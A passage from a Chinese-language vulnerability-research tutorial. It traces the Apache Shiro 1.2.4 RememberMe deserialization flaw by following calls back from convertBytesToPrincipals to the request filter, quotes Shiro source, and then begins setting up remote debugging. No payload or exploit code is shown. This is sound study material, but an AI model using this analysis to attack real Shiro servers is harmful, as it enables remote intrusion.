
看得出来是一个解密函数，也就是把bytes值传进来，然后调用decrypt函数来解密，最后把解密后的数据再调用deserialize来反序列化。

看到这里，再次重复我们之前的搜索大法，也就是看到底哪里使用了这个解密函数

全局搜索


Find in Files 4 matches in 1 file
File mask:
convertBytesToPrincipals
In Project Module Directory Scope
C:\mystuff\workspace\Project01\shiro1.2.4
* the remembered serialized byte array. Then it {@link #con AbstractRememberMeManager.java 378
//SHIRO-138 - only call convertBytesToPrincipals if bytes exis AbstractRememberMeManager.java 394
principals = convertBytesToPrincipals(bytes, subjectContext); AbstractRememberMeManager.java 396
protected PrincipalCollection convertBytesToPrincipals(byte[] AbstractRememberMeManager.java 427
AbstractRememberMeManager.java shiro1.2.4/core/src/main/java/org/apache/shiro/mgt
377 the interface method by first {@link #getRememberedSerializedIdentit
378 ered serialized byte array. Then it {@link #convertBytesToPrincipals
379 eturns the re-constituted {@link PrincipalCollection}. If no remembe
380 {@code null} is returned.
Open results in new tab
Ctrl+Enter
Open in Find Window

找到方法的调用处



让我们来阅读一下这个方法getRememberedPrincipals

这个方法有个subjectContext的形参，这个参数是从外界传入，经过传入之后，首先通过这一段获取bytes


```
byte[] bytes = getRememberedSerializedIdentity(subjectContext);
```

然后走下面的逻辑，通过这一段

```
principals = convertBytesToPrincipals(bytes, subjectContext);
```

获取到principals，最后如果不出错，就把principals返回出来。


其实光看这个还是看不明白，因为还是没找到外界的直接输入点，所以继续搜索这个方法getRememberedPrincipals



找到一个调用他的方法


```
    protected PrincipalCollection getRememberedIdentity(SubjectContext subjectContext) {
        RememberMeManager rmm = getRememberMeManager();
        if (rmm != null) {
            try {
                return rmm.getRememberedPrincipals(subjectContext);
            } catch (Exception e) {
                if (log.isWarnEnabled()) {
                    String msg = "Delegate RememberMeManager instance of type [" + rmm.getClass().getName() +
                            "] threw an exception during getRememberedPrincipals().";
                    log.warn(msg, e);
                }
            }
        }
        return null;
    }
}
```

还是subjectContext，依旧没找到输入点，继续搜索getRememberedIdentity方法





```
/unchecked/
protected SubjectContext resolvePrincipals(SubjectContext context) {

    PrincipalCollection principals = context.resolvePrincipals();

    if (CollectionUtils.isEmpty(principals)) {
        log.trace("No identity (PrincipalCollection) found in the context.  Looking for a remembered identity.");

        principals = getRememberedIdentity(context);

        if (!CollectionUtils.isEmpty(principals)) {
            log.debug("Found remembered PrincipalCollection.  Adding to the context to be used " +
                    "for subject construction by the SubjectFactory.");

            context.setPrincipals(principals);
```

依旧没找到输入点，继续搜索resolvePrincipals



这里可以看到createSubject方法调用了下面这个方法，继续搜索createSubject方法



最终得到doFilterInternal方法，可以看到在这里获取request中的值，然后最终request值中的一部分会被反序列化

其实上面形参还对不上号，但是看得有点头晕，懒得找了。

根据经验判断就是这样。

那么问题来了，request的值在哪，从哪里传进来，虽然通过这样的方法找到了filter，那么怎么构造payload呢，说好的输入点，怎么最后就是个request呢，我怎么知道request是什么东西?

别慌，其实这一步的目的就是为了找到漏洞的触发输入点是否可控，这里看到了request，其实可以证明，输入还是大概率可控的，但是为啥还没找到输入点，其实我也不知道。

这文章就是为了还原真实的漏洞挖掘过程，在最开始的时候，框架我也不了解，源码我也没读过，我就知道一个readobject，一个反序列化，这种情况，大概率就是一步步的去反向的跟踪，跟踪输入点，这是很符合逻辑的方法。


那么既然跟到了，其实整个源码，还有很多看不懂的地方，比如这个subjectcontext是啥，或者有些兄弟基础差一点的，连这个filter也看不懂，不知道什么是filter，甚至往里面传request是什么意思也不懂，这种情况应当去补一补java基础再来看。

如果有了java基础，但是没有shiro的框架基础，框架里面很多东西看起来都是迷迷糊糊，这个时候建议就去看一看shiro的教程，快速的过一遍，看看这个框架到底是干啥的，整体架构先了解一下。


在有了上述基础之后再来看，再加上刚刚其实这个漏洞的大体思路已经被理出来了，现在就可以正向的来调试代码了。

这里shiro的环境搭建非常的难受，我至今也没有搭建成功，于是只有用另一个办法，就是java远程调试。


这边我在vulhub上找到了shiro的jar包，然后我又从github找到了源码，然后直接idea远程调试，首先在虚拟机启动我的shiro的jar包



